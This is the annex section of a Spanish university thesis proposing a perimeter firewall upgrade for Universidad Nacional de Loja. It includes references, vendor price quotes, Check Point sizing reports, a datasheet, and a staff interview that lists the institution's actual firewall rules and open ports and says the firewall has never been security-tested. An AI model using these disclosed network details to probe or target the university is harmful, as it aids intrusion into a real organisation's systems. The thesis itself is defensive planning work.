[29] G. Alfonso and R. Paladines, “Implementación de un Prototipo de Laboratorio Para el Estudio de Ataques de Seguridad en Redes,” Escuela Politécnica Nacional, 2016.

[30] M. E. Narváez Portillo, “Analisis de la Distribución Kali Linux, su Aplicación en la Configuración de uns Sistema Detector de Intrusiones y la Validación del Sistema en la Red de Datos de la Sede Sur de Quito de la Universidad Politécnica Salesiana,” Universidad Politécnica Salesiana Sede Quito, 2011.

[31] H. D. Quishpe Malla, “Análisis de Vulnerabilidades en la Red LAN Jerárquica de la Universidad Nacional de Loja, en el Área de la Energía, Industrias y los Recursos Naturales No Renovables,” Universidad Nacional de Loja, 2016.

[32] Offensive Security, “Kali Linux Documentación Oficial.” [Online]. Available: http://docs.kali.org/introduction/what-is-kali-linux.

[33] Greenbone Networks GMBH, “OpenVas.” [Online]. Available: http://www.openvas.org/about.html.

[34] S. Wang, D. Xu, and S. Yan, “Analysis and application of Wireshark in TCP/IP protocol teaching,” *2010 Int. Conf. E-Health Networking, Digit. Ecosyst. Technol. EDT 2010*, vol. 2, pp. 269–272, 2010.

[35] “Enable Security.” [Online]. Available: https://www.enablesecurity.com/. [Accessed: 01-Jan-2016].

[36] I. Altaf and J. A. Dar, “Vulnerability Assessment and Management,” pp. 16–21, 2015.

[37] L. Dukes, X. Yuan, and F. Akowuah, “A case study on web application security testing with tools and manual testing,” *2013 Proc. IEEE Southeastcon*, pp. 1–6, 2013.

[38] Cisco, “Partner Locator-Central de partners - Cisco Systems.” [Online]. Available: https://locatr.cloudapps.cisco.com/WWChannels/LOCATR/performBasicSearch.do.

[39] Palo Alto Networks, “Palo Alto Networks Partner Locator,” 2016. [Online]. Available: http://locator.paloaltonetworks.com/. [Accessed: 05-Dec-2016].

[40] WorkComputer, “Proveedor WorkComputer,” 2016. [Online]. Available: http://workcomputer.com.ec/index.php. [Accessed: 20-Nov-2016].

[41] eBTel e-Bussines Telecomunicaciones, “Proveedor de Firewall Perimetral Ebtel,” 2016. [Online]. Available: http://www.ebtel.com.ec/. [Accessed: 23-Nov-2016].

[42] Check Point Software Technologies Ltd, “Partner Locator Search Results,” 2016. [Online]. Available: http://partners.us.checkpoint.com/partnerlocator/results.do. [Accessed: 08-Dec-2016].

[43] Coresolutions S.A, “Proveedor Check Point Coresolutions S.A.,” 2016. [Online]. Available: http://www.coresolutions.com.ec. [Accessed: 26-Nov-2016].

[44] Fortinet, “Partners Fortinet Ecuador,” 2016. [Online]. Available: https://www.fortinet.com/partners.html. [Accessed: 07-Dec-2016].

[45] SERCOP, “Costo de Adquisición Firewall Checkpoint,” 2016. [Online]. Available: https://www.compraspublicas.gob.ec/ProcesoContratacion/compras/PC/informacionProcesoContratacion2.cpe?idSoliCompra=17ZRWT3Q0HTshqxNVDOejLxar8o6lJnnvmGXfQKF1x4,. [Accessed: 24-Nov-2016].

[46] Servicio de contratación pública, “Costo Firewall Checkpoint,” 2016. [Online]. Available: https://www.compraspublicas.gob.ec/ProcesoContratacion/compras/PC/informacionProcesoContratacion2.cpe?idSoliCompra=XVE2fO1TkD6NKlYg1Ij3pcp77_Q1QsAypbV8aLKSGts,. [Accessed: 26-Nov-2016].

[47] Servicio Nacional de Contratación Pública, “Costo Firewall Fortinet,” 2016. [Online]. Available: https://www.compraspublicas.gob.ec/ProcesoContratacion/compras/PC/informacionProcesoContratacion2.cpe?idSoliCompra=5hV0JkKB4LDvoBp2P3Jzv6H-9TzRsbEN0-6b-4Osxf0,. [Accessed: 20-Nov-2016].

[48] Escuela Superior Politécnica del Litoral, “Costo Firewall Cisco,” 2014. [Online].

Available: http://www.transparencia.espol.edu.ec/sites/transparencia.espol.edu.ec/files/contratos_colectivos/059-2014.pdf. [Accessed: 24-Nov-2016].

[49] A. Hils, G. Young, and J. D´hoinne, “Magic Quadrant for Enterprise Network Firewalls Market Definition / Description,” Stanford, 2015.

[50] A. Hils, J. D´Hoine, K. Rajpreet, and G. Young, “Magic Quadrant for Enterprise Network Firewalls,” Estanford, 2016.

[51] G. Young, A. Hils, and J. D´Hoinne, “Magic Quadrant for Enterprise Network Firewalls Market Definition / Description,” Stanford, 2014.

[52] Palo Alto Networks, “Network Security – Next Generation Firewalls by Palo Alto Networks,” 2016. [Online]. Available: https://www.paloaltonetworks.es/. [Accessed: 05-Dec-2016].

[53] M. Ingeniero, F. Defaz, C. Director, : Ingeniero, D. O. Guevara Aulestia, M. Ambato, and – Ecuador, “La seguridad perimetral y su incidencia en la calidad de servicio de la red informática para el Gobierno Autónomo Descentralizado de la Provincia de Cotopaxi,” Universidad de Ambato, 2015.

[54] Check Point Software Technologies, “Proveedor Global de Soluciones de Seguridad IT,” 2016. [Online]. Available: https://www.checkpoint.com/. [Accessed: 05-Dec-2016].

[55] Fortinet, “Fortinet FortiGuard,” 2016. [Online]. Available: https://www.fortinet.com/fortiguard/threat-intelligence/fortiguard-subscription-services.html. [Accessed: 19-Jan-2017].

[56] Cisco Networks, “Security Products and Solutions - Cisco,” 2016. [Online]. Available: http://www.cisco.com/c/en/us/products/security/index.html. [Accessed: 06-Dec-2016].

[57] CISCO, “Requisitos del NGFW para pymes y empresas descentralizadas,” 2015. [Online]. Available: http://www.cisco.com/c/dam/global/es_mx/assets/pdfs/whitepaper_c11-734294_es_xl.pdf. [Accessed: 11-Nov-2016].

[58] Cisco, “Cisco ASA con Servicios FirePOWER,” 2015. [Online]. Available: http://www.cisco.com/c/dam/global/es_mx/assets/pdfs/asa_firepower_services_aag_es_xl.pdf. [Accessed: 15-Nov-2016].

[59] Cisco, “Servicio Cisco SMARTnet,” 2010. [Online]. Available: http://www.cisco.com/c/dam/global/es_mx/products/servicios/docs/services_data_sheet_spa.pdf. [Accessed: 14-Nov-2016].

11. Anexos

Anexo 1. Entrevista sobre la situación actual del Firewall Perimetral de la Universidad Nacional de Loja.

UNIVERSIDAD NACIONAL DE LOJA

AREA DE LA ENERGÍA, LAS INDUSTRIAS Y LOS RECURSOS NATURALES NO RENOVABLES

Ingeniería en Sistemas

Entrevista dirigida a la Unidad de Telecomunicaciones e Información

Nombre y Apellido: Ing. Jhon Alexander Calderón Sanmartín
Institución en la que labora: Universidad Nacional de Loja.
Cargo: Subdirector de Redes y Equipos informáticos.
Fecha de Entrevista: 23 de mayo de 2016.
Objetivo: Obtener información para conocer aspectos importantes del Firewall Perimetral de la Universidad Nacional de Loja

Actualmente me encuentro realizando el trabajo de titulación, el cual consiste sobre una Propuesta de Seguridad en el Firewall Perimetral de esta institución. Para lo cual considero que sus opiniones serán importantes para tener un mejor conocimiento del Firewall Perimetral.
Le pido contestar las siguientes preguntas:

1. ¿Qué modelo del Firewall está actualmente utilizando?
ASA XXXX-XXX-XX

2. ¿Qué políticas de seguridad están configuradas en el Firewall?

Item	Interface	Source	Destination	Service	Action	Descripcion
1		Red_Senidores	any	ip	permit	RED SERVIDORES DC
2		Red UTI	any	ip	permit	Red UTI
3		IP_VIdeoVigilancia	any	ip	deny	Minitoreo Guardias
4		Red_LAN	any	tcp-navegacion	permit	Red cableada
5		WLAN	any	tcp-navegacion	permit	Red inalambrica Multimarca
6	inside	WLAN_CISCO	any	tcp-navegacion	permit	Red Inalambrica Cisco
7		WLAN	[redacted]	tcp/8000	permit	Acceso Tesis EStudiante Sistemas
8		WLAN	[redacted]	tcp/10443	permit	[puerto vpn de conecta.uah.es], Docente Sistemas
9		Red_LAN	any	tcp-navegacion	permit	Red cableada
10		WLAN	any	tcp-navegacion	permit	Red inalambrica Multimarca
11		WLAN_CISCO	any	tcp-navegacion	permit	Red Inalambrica Cisco
12		**any**	**any**	**Ip**	**deny**	**Implicit rule**
		any	eva	tcp/http/tcp/https	permit	Accceso Web Eva
		Nessus Cedia	nesus_unl	tcp/8834	permit	Conexión nessus Cedia

inside	[redacted]			
				80 tcp – http
				53 tcp - dns
LA MISMA SECUENCIA ES PARA LOS DEMAS REGLAS				
				443 tcp – https
				8080 tcp – http
				4443 tcp – control vehicular
				7023 tcp – consulta citaciones
				1935 tcp – videoconferencia Medicina Familiar
				1936 tcp - videoconferencia Medicina Familiar
				8096 tcp – MigracionesLaborales
				8083 tcp – BusquedaInmediato
				8086 tcp – DependenciasLaboralesSectorPublico
				10443 tcp – VPN universidad de Acála
				9090 tcp – SnnaSeguridadesWEB
				8099 tcp - bpms.ambiente.gob.ec:8099
				8384 tcp-sgm.controlminero.gob.ec
				1026 tcp - geo.controlminero.gob.ec:1026/geo_visor
				8008 tcp – saf.ambiente.gob.ec:8008/saf2
				17600, 17603 tcp – botón abril dropbox
				17500 tcp – sincronizar dropbox
				993 tcp - imaps
				995 tcp – pop3s
				465 tcp – smtps
				1640-VideoConferencia-CEDIA IP 190.15.141.46

3. ¿Qué otros mecanismos de seguridad piensa que se deben implementar?

IDS, IPS, URL filtering, Antibotnet, App Control, antispam, antimalware, entre otros.

4. ¿Cuáles son las vulnerabilidades que se han presentado en el Firewall?

No conozco las vulnerabilidades porque aún no se ha realizado ningún testing al equipo.

5. ¿Qué amenazas conoce usted que podrían presentarse en el Firewall?

No se ha identificado aún.


6. ¿Cuál es el proceso para incluir una política de seguridad?

De acuerdo a los requerimientos de uso tanto de las aplicaciones como de servicios.

7. ¿Cada que tiempo se hace una revisión de las configuraciones en el Firewall?

Cada semana.

8. ¿Cómo está concebida la arquitectura de la red?



9. ¿Qué proveedores de seguridad en redes conoce?

Totaltek S.A, Compuequip DOS SA, Taurustech, Akros, Amper

UNIVERSIDAD NACIONAL DE LOJA
SUBDIRECTOR DE REDES Y EQUIPOS

F:.....

Ing. Ing. Jhon Alexander Calderón Sanmartín

Subdirector de Redes y Equipos informáticos.

Anexo 2. Presupuesto referencial de la solución presentada por el proveedor Taurustech.

taurustech

PROFORMA No. 2016 - 1008002

TAURUSTECH CIA. LTDA.
RUC: 0110112789001
DIR: Av. Ordoñez Lasso y De La Buganvilla
PBX: (07) 410 2797
EMAIL: info@taurustech.ec

Cliente:	**UNIVERSIDAD NACIONAL DE LOJA**		
Contacto:	**Ing. Milton Labanda**	**Fecha:**	lunes, 01 de Agosto de 2016
Teléfono:	593.7.2547252	**Ejecutivo:**	Geovanny Pesantez
Dirección:	Loja	**Vigencia:**	15 días
Correo:	milton.labanda@unl.edu.ec	**Objeto:**	Upgrade Infraestructura de Seguridad

OFERTA ECONOMICA

ITEM	DESCRIPTION	QTY.	P. TOTAL
	UPGRADE INFRAESTRUCTURA DE SEGURIDAD CISCO ASA 5585X EN DONDE INCLUYE NGFW, NGIPS, AMP, URL FILTERING CON SOPORTE A 36 MESES		
1	Upgrade Kit ASA5585-S10 FW, IPS, CX to ASA5585-S10 FirePower	1	**$ 73.455,95**
2	Cisco ASA5585-10 FirePOWER IPS, AMP and URL Licenses	1	
3	Cisco ASA5585-10 FirePOWER IPS, AMP and URL 3YR Subs	1	
4	FirePOWER SSP-10 card for ASA 5585-X with 8GE	1	
5	Cisco ASA5585-10 Control License	1	
6	Cisco FirePOWER Software v5.4 for ASA 5500-X	1	
	PLATAFORMA DE ADMINISTRACION PARA SEGURIDAD AVANZADA		
7	Cisco Firepower Management Center,(VMWare) for 2 devices	1	**636,48**
	SERVICIOS PROFESIONALES TAURUSCARE		
8	Implementación, Configuración, Capacitación (16 horas para dos personas) basados en las mejores practicas y estandares de industria dirigido hacia Seguridad de la Información, se incluye un paquete de 50 horas para soporte y aseria en el area de seguridad de forma remota bajo modalidad 8x5xNBD.	1	**$ 13.440,00**
		SUBTOTAL:	**$ 87.532,43**
		IVA 14%:	**$ 12.254,54**
		TOTAL:	**$ 99.786,97**

Forma de pago: 50% como anticipo y 50% a la entrega de la renavación
Tiempo de Entrega: 60 días
Validez de la oferta: 15 días
Garantía: 36 meses contra defectos de fabricación bajo modalidad 8x5xNBD

Anexo 3. Presupuesto referencial de la solución presentada por el proveedor Totaltek.

TOTALTEK
tecnología y servicio

SGS

Cotización Número:	EC00435
Fecha:	16/Oct/2015
Cliente:	UNL
Dirigido a:	JHON CALDERON
Descripción:	RENOVACIÓN TECNILOGICA FASE 2
Responsable:	EC

COTIZACIÓN VENTA

Línea	Numero de Parte	Descripción	Cantidad	Precio Unitario	Precio Total	Tiempo Entrega
		SWICTHES				
1						
2						
3						
		SEGURIDADES				
4		UPGRADE KIT ASA5585-S20 FW, IPS, CX TO ASA5585-S20 FIREPOWER /	1	$ 0.00	$ 0.00	
5		CISCO ASA5585-20 FIREPOWER IPS, AMP AND URL LICENSES /	1	$ 0.00	$ 0.00	
6		FIREPOWER SSP-20 CARD FOR ASA 5585-X WITH 8GE /	1	$ 57,050.72	$ 57,050.72	
7		CISCO FIREPOWER SOFTWARE V5.3.1 /	1	$ 0.00	$ 0.00	
8		CISCO ASA5585-20 CONTROL LICENSE /	1	$ 0.00	$ 0.00	
9		CISCO FIRESIGHT MANAGEMENT CENTER,(VMWARE) FOR 2 DEVICES /	1	$ 570.51	$ 570.51	
10				SUBTOTAL:	$ 57,621.23	
		SMARTNETS FIREWALL				
11						
12		SNTC-8X5XNBD ASA 5585-X FIREPOWER SSP-20, WITH 8GE, 3 /	1	$ 18,179.61	$ 18,179.61	
13						
14				SUBTOTAL:	$ 18,179.6	
15		CISCO ASA5585-20 FIREPOWER IPS, AMP AND URL 3YR SUBS /	1	$ 69,830.08	$ 69,830.08	
16				SUBTOTAL:	$ 69,830.08	
		SERVICIOS				
17		SERVICIOS DE INSTALACIÓN /	1	$ 45,428.58	$ 45,428.58	
18				SUBTOTAL:	$ 45,428.58	

CONDICIONES	
FACTURACIÓN Y PAGO:	
Anticipo:	60%
Facturación:	100% A LA ENTREGA DE EQUIPOS Y MATERIALES
Pago:	40% PAGO A LA PRESENTACIÓN DE LA FACTURA
TIEMPO DE ENTREGA:	120 DÍAS CONTADOS A PARTIR DE LA RECEPCIÓN Y VERIFICACIÓN DEL ANTICIPO
GARANTÍA DE FÁBRICA:	90 DÍAS DE FÁBRICA.
GARANTÍA EXTENDIDA:	TRES AÑOS CON LA ADQUISICIÓN DEL LOS SERVICIOS CISCO SMARTNET DETALLADOS EN ESTA COTIZACIÓN
VALIDEZ DE LA OFERTA:	30 DÍAS.
OBSERVACIONES:	N/A

ATENTAMENTE:

ELIZABETH CALLE
ASESORA COMERCIAL
TEL: 2440501 EXT. 225 CEL.: 0987230181
ecalle@totaltek.com.ec

Anexo 4. Estudio de dimensionamiento de equipos (Firewall de Perímetro) para asegurar la red de la Universidad.

Check Point SOFTWARE TECHNOLOGIES LTD.
We Secure the Internet.

Check Point Appliance Sizing Recommendation

Customer name: Universidad Nacional de Loja
Date: 4 Apr 2017

DISCLAIMER

Performance forecasts are based on a survey conducted amongst a large number of Check Point customers and represent a typical customer deployment scenario. Large variants may occur at different customer environments. Check Point does not guarantee and cannot be held responsible for any variations from the utilization forecasts provided by the appliance sizing tool.

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Table of Contents

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Check Point SOFTWARE TECHNOLOGIES LTD. We Secure the Internet.

Introduction

This report provides the sizing recommendations for a Check Point Security Appliance using the Check Point SecurityPower Metric.
In the past, security appliance sizing was based on firewall throughput only.
Security appliances were typically tested in lab conditions with trivial firewall policy (e.g. one rule allows all traffic) and synthetic traffic blend (e.g. large UDP packets).
The results of these tests showed very high throughput numbers that didn't accurately measure the ability of the appliances to meet an organization's security requirements in real world conditions.
Check Point's SecurityPower is measured based on real-world network traffic, multiple advanced security functions and a best-practice security policy.
The same SecurityPower metric is used, both to measure the maximum SecurityPower Capacity of all Check Point Appliances as well as to measure the Required SecurityPower value of the specified target environment and its network security requirements.

Customer's Requirements

Appliance sizing recommendations are based on the following security and performance requirements

Target Environment

Internet Connection

1024 Mbps

Gateway Total Throughput

1024 Mbps

Total users

6000

Security Requirements

Chosen Solution: Next Generation Threat Extraction.

Software Blades	Protection Scope
Firewall	All Traffic
IPS	Default Protection Profile - Internet Only
Application Control	Internet Only
URL Filtering	Internet Only
IPSec VPN	Disabled
Mobile Access *	50 Concurrent Remote Users
DLP	Disabled
Anti-Virus	All Traffic
Anti-Bot	All Traffic
Threat-Emulation	Disabled

* The sizing of Mobile Access Blade is optimized for portal scenario. Read Security Knowledge sk96450 for advanced mobile blade sizing with SSL Network Extended (SNX)

** Hyper-Threading (HT/SMT) is assumed in active mode. Please refer to sk93000 for further information.

Advanced Settings

- Appliance Mode: Security Gateway
- Integrated Management: Disabled
- Cluster Deployment: Enabled
- Sizing Utility Data: Not Provided

Document Terminology

- **Total Throughput** - The total Gateway Throughput from all internal Interfaces
- **Internet Connection** - Internet ISP Downlink throughout assigned to this GW
- **Total users** - The total number of users protected by this Gateway
- **Cluster** - Gateway installed in Active-Active (load sharing) or Active-Passive (High Availability)
- **Protection Scope** - Define if Software Blade protection is enabled or disable and whether the blade secures all Gateway traffic or only Internet traffic. In the case of IPsec and Mobile access, the protection scope defines the amount of remote users
- **Concurrent Remote Users** - The maximum Concurrent Remote Users. It includes IPSec VPN or SSL VPN remote users
- **SPU** - Security Power Unit

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

- **Sizing Utility Data -** If provided, the appliance sizing tool is calculating the SPU based on data provided in the Sizing Utility Output File

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Check Point SOFTWARE TECHNOLOGIES LTD.
We Secure the Internet.

Recommended Appliances

The Appliance Sizing Tool translates the Environment Definition and Security requirements into the Required SecurityPower value. The Appliance Sizing Tool compares the Required SecurityPower against the SecurityPower Capacity offered by Check Point appliances and then recommends which appliances will best meet your needs today and can also serve you well into the future.

Security Power Units

Security Power™ Recommended: 3532 SPU* Required: 1766 SPU.

* Recommended Appliances < 50% SPU Utilization

Recommended Appliances

15600

Maximum Appliance Capacity:	3850 SPU
Maximum Firewall Throughput:	76 [1] Gbps
Maximum Port Density:	26x1GbE Or 12x10GbE Or 4x40GbE

23500

Maximum Appliance Capacity:	4900 SPU
Maximum Firewall Throughput:	115 [1] Gbps
Maximum Port Density:	42x1GbE Or 20x10GbE Or 4x40GbE

41000

Maximum Appliance Capacity:	3200 SPU
Maximum Firewall Throughput:	80 Gbps
Maximum Port Density:	30x10GbE or 14x10GbE and 4x40GbE
Number of SGMs:	1

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Legend

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Appliance Comparison Chart

The table below compares the different specifications of the appliances recommended by Check Point's Appliance sizing Tool

	15600	23500	41000
Performance			
SecurityPower™	3850	4900	3200
Firewall Throughput (Gbps)	76	100	20
VPN Throughput (Gbps)	15.8	23	11
Connections per second (K)	185	200	275
Concurrent Sessions (M)	6.4 / 12.8	6.4 / 25.6	20
Number of SGMs	N/A	N/A	1
Network			
10/100/1000 Base-T/Max Ports	2 to 26	2 to 26	14
1000Base-F SFP (MAX Ports)	Up to 26	Up to 42	up to 14
10GBase-F SFP+ (MAX Ports)	Up to12	Up to 20	up to 30
40GBase-F (MAX Ports)	Up to 4	Up to 4	4
Expansion Slot	3	5	6
Additional Features			
Enclosure	2RU	2RU	6U
Storage	2X1TB, RAID 1	2X1TB, RAID 1	240GB per blade
Memory/Max	16 GB / 32 GB / 64 GB	16GB / 64 GB / 128 GB	64 GB
Dual, Hot-Swappable Power Supplies	Yes	Yes	3 (N+1 redundancy)

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Anexo 5. Estudio de dimensionamiento de equipos (Firewall Interno) para asegurar la red de la Universidad.

Check Point SOFTWARE TECHNOLOGIES LTD.
We Secure the Internet.

Check Point Appliance Sizing Recommendation

Customer name: Universidad Nacional de Loja
Date: 4 Apr 2017

DISCLAIMER

Performance forecasts are based on a survey conducted amongst a large number of Check Point customers and represent a typical customer deployment scenario. Large variants may occur at different customer environments. Check Point does not guarantee and cannot be held responsible for any variations from the utilization forecasts provided by the appliance sizing tool.

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Table of Contents

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Check Point SOFTWARE TECHNOLOGIES LTD. We Secure the Internet.

Introduction

This report provides the sizing recommendations for a Check Point Security Appliance using the Check Point SecurityPower Metric.
In the past, security appliance sizing was based on firewall throughput only.
Security appliances were typically tested in lab conditions with trivial firewall policy (e.g. one rule allows all traffic) and synthetic traffic blend (e.g. large UDP packets).
The results of these tests showed very high throughput numbers that didn't accurately measure the ability of the appliances to meet an organization's security requirements in real world conditions.
Check Point's SecurityPower is measured based on real-world network traffic, multiple advanced security functions and a best-practice security policy.
The same SecurityPower metric is used, both to measure the maximum SecurityPower Capacity of all Check Point Appliances as well as to measure the Required SecurityPower value of the specified target environment and its network security requirements.

Customer's Requirements

Appliance sizing recommendations are based on the following security and performance requirements

Target Environment

Gateway Total Throughput

450 Mbps

Total users

1200

Security Requirements

Chosen Solution: Next Generation Threat Extraction.

Software Blades	Protection Scope
Firewall	All Traffic
IPS	Default Protection Profile - Internet Only
Application Control	Disabled
URL Filtering	Disabled
IPSec VPN	Disabled
Mobile Access	Disabled
DLP	Disabled
Anti-Virus	All Traffic
Anti-Bot	All Traffic
Threat-Emulation	Disabled

Advanced Settings

- Appliance Mode: Security Gateway
- Integrated Management: Disabled
- Cluster Deployment: Enabled
- Sizing Utility Data: Not Provided

Document Terminology

- **Total Throughput** - The total Gateway Throughput from all internal Interfaces
- **Internet Connection** - Internet ISP Downlink throughout assigned to this GW
- **Total users** - The total number of users protected by this Gateway
- **Cluster** - Gateway installed in Active-Active (load sharing) or Active-Passive (High Availability)
- **Protection Scope** - Define if Software Blade protection is enabled or disable and whether the blade secures all Gateway traffic or only Internet traffic. In the case of IPsec and Mobile access, the protection scope defines the amount of remote users
- **Concurrent Remote Users** - The maximum Concurrent Remote Users. It includes IPSec VPN or SSL VPN remote users
- **SPU** - Security Power Unit
- **Sizing Utility Data** - If provided, the appliance sizing tool is calculating the SPU based on data provided in the Sizing Utility Output File

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Check Point SOFTWARE TECHNOLOGIES LTD.
We Secure the Internet.

Recommended Appliances

The Appliance Sizing Tool translates the Environment Definition and Security requirements into the Required SecurityPower value. The Appliance Sizing Tool compares the Required SecurityPower against the SecurityPower Capacity offered by Check Point appliances and then recommends which appliances will best meet your needs today and can also serve you well into the future.

Security Power Units

Security Power™ Recommended: 790 SPU* Required: 395 SPU.

* Recommended Appliances < 50% SPU Utilization


Recommended Appliances

5600

Maximum Appliance Capacity: 950 SPU
Maximum Firewall Throughput: 25 [1] Gbps
Maximum Port Density: 16x1GbE Or 4x10GbE

5800

Maximum Appliance Capacity: 1750 SPU
Maximum Firewall Throughput: 35 [1] Gbps
Maximum Port Density: 26x1GbE Or 8x10GbE Or 4x40GbE



5900

Maximum Appliance Capacity: 2400 SPU
Maximum Firewall Throughput: 52 [1] Gbps
Maximum Port Density: 26x1GbE Or 8x10GbE Or 4x40GbE

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Legend

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Appliance Comparison Chart

The table below compares the different specifications of the appliances recommended by Check Point's Appliance sizing Tool

	5600	5800	5900
Performance			
SecurityPower™	950	1750	2400
Firewall Throughput (Gbps)	25	35	52
VPN Throughput (Gbps)	6.5	10	10.2
Connections per second (K)	185	185	185
Concurrent Sessions (M)	3.2 / 6.4	3.2 / 6.4	3.2 / 6.4
Number of SGMs	N/A	N/A	N/A
Network			
10/100/1000 Base-T/Max Ports	8 to 16	8 to 24	8 to 24
1000Base-F SFP (MAX Ports)	4	8	8
10GBase-F SFP+ (MAX Ports)	Up to 4	Up to 8	Up to 8
40GBase-F (MAX Ports)	N/A	Up to 4	Up to 4
Expansion Slot	1	2	2
Additional Features			
Enclosure	1RU	1RU	1RU
Storage	1x500GB	1x500GB	2x500GB
Memory/Max	8 GB / 16 GB / 32 GB	8 GB / 16 GB / 32 GB	8 GB / 16 GB / 32 GB
Dual, Hot-Swappable Power Supplies	Yes	Yes	Yes

© 2016 Check Point Software Technologies Ltd. All rights reserved for Check Point users and approved third parties.
[Confidential]

Anexo 6. Datasheet Check Point 15600.

Check Point
SOFTWARE TECHNOLOGIES LTD.

CHECK POINT
15600 NEXT GENERATION SECURITY GATEWAY FOR THE LARGE ENTERPRISE

CHECK POINT 15600 NEXT GENERATION SECURITY GATEWAY

Large enterprise security, performance and reliability

Product Benefits

- High performance protection against the most advanced cyber attacks
- Unique "first time prevention" for the most sophisticated zero day attack
- Optimized for inspecting SSL encrypted traffic
- Future-proofed technology safeguards against tomorrow's risks
- Centralized control and LOM improves serviceability
- Modular, expandable chassis with flexible I/O options

Product Features

- 3,850 SecurityPower™ Units
- Simple deployment and management
- Virtual Systems consolidates security onto one device
- High port density with 40 GbE option
- Redundant AC or DC power supplies, fans and disk drives eliminate single point of failure

OVERVIEW

The Check Point 15600 Next Generation Security Gateway combines the most comprehensive security protections with data center grade hardware to maximize uptime while safeguarding enterprise and data center networks. The 15600 is a 2U Next Generation Security Gateway with three I/O expansion slots for high port capacity, redundant AC or DC power supplies and fans, a 2x 1TB (HDD) or 2x 480GB (SSD) RAID1 disk array, and Lights-Out Management (LOM) for remote management. If you're ready to move from 10 to 40 GbE, so is the 15600 Next Generation Security Gateway with the 40 GbE IO card option.

COMPREHENSIVE THREAT PREVENTION

The rapid growth of malware, growing attacker sophistication and the rise of new unknown zero-day threats require a different approach to keep enterprise networks and data secure. Check Point delivers fully integrated, comprehensive Threat Prevention with award-winning SandBlast™ Threat Emulation and Threat Extraction for complete protection against the most sophisticated zero-day threats.

Unlike traditional solutions that are subject to evasion techniques, introduce unacceptable delays, or let potential threats through while evaluating files, Check Point SandBlast stops more malware from entering your network. With our solution your employees can work safely no matter where they are and doesn't compromise their productivity.

PERFORMANCE HIGHLIGHTS

Firewall	IPS	NGFW[1]	Threat Prevention[2]
76 Gbps	18 Gbps	17 Gbps	5.7 Gbps

Performance measured under ideal testing conditions. Additional performance detailed on page 5.

1 Includes Firewall, Application Control, and IPS Software Blades.

2 Includes Firewall, Application Control, URL Filtering, IPS, Antivirus, Anti-Bot and SandBlast Zero-Day Protection Software Blades.

©2017 Check Point Software Technologies Ltd. All rights reserved. [Protected] Non-confidential content | February 21, 2017 | Page 1

ALL-INCLUSIVE SECURITY SOLUTIONS

Check Point 15600 Next Generation Security Gateways offer a complete and consolidated security solution available in two complete packages:

- NGTP: prevent sophisticated cyber-threats with Application Control, URL Filtering, IPS, Antivirus, Anti-Bot and Email Security.
- NGTX: NGTP with SandBlast Zero-Day Protection, which includes Threat Emulation and Threat Extraction.

PREVENT KNOWN AND ZERO-DAY THREATS

The 15600 Next Generation Security Gateway protects organizations from both known and unknown threats with Antivirus, Anti-Bot, SandBlast Threat Emulation (sandboxing), and SandBlast Threat Extraction technologies.

As part of the Check Point SandBlast Zero-Day Protection solution, the cloud-based Threat Emulation engine detects malware at the exploit phase, even before hackers can apply evasion techniques attempting to bypass the sandbox. Files are quickly quarantined and inspected, running in a virtual sandbox to discover malicious behavior before it enters your network. This innovative solution combines cloud-based CPU-level inspection and OS-level sandboxing to prevent infection from the most dangerous exploits, and zero-day and targeted attacks.

Furthermore, SandBlast Threat Extraction removes exploitable content, including active content and embedded objects, reconstructs files to eliminate potential threats, and promptly delivers sanitized content to users to maintain business flow.

	NGTP	NGTX (SandBlast)
	Prevent known threats	Prevent known and zero-day attacks
Firewall	✓	✓
VPN (IPsec)	✓	✓
IPS	✓	✓
Application Control	✓	✓
URL Filtering	✓	✓
Anti-Bot	✓	✓
Anti-Virus	✓	✓
Anti-Spam	✓	✓
SandBlast Threat Emulation	✗	✓
SandBlast Threat Extraction	✗	✓

INCLUSIVE HIGH PERFORMANCE PACKAGE

Customers with high connection capacity requirements can purchase the affordable High Performance Package (HPP). This includes the base system plus one 4x 10Gb SFP+ interface cards, transceivers and 32 GB of memory for high connection capacity.

	Base	HPP	Max
1 GbE ports (Copper)	10	10	26
10 GbE ports (Fiber)	2	6	12
Transceivers (SR)	2	6	12
40 GbE ports (Fiber)	0	0	4
RAM	16GB	32GB	64GB
HDD or SSD	2	2	2
AC or DC Power Units	2	2	2
Lights Out Management	Included	Included	Included

A RELIABLE SERVICEABLE PLATFORM

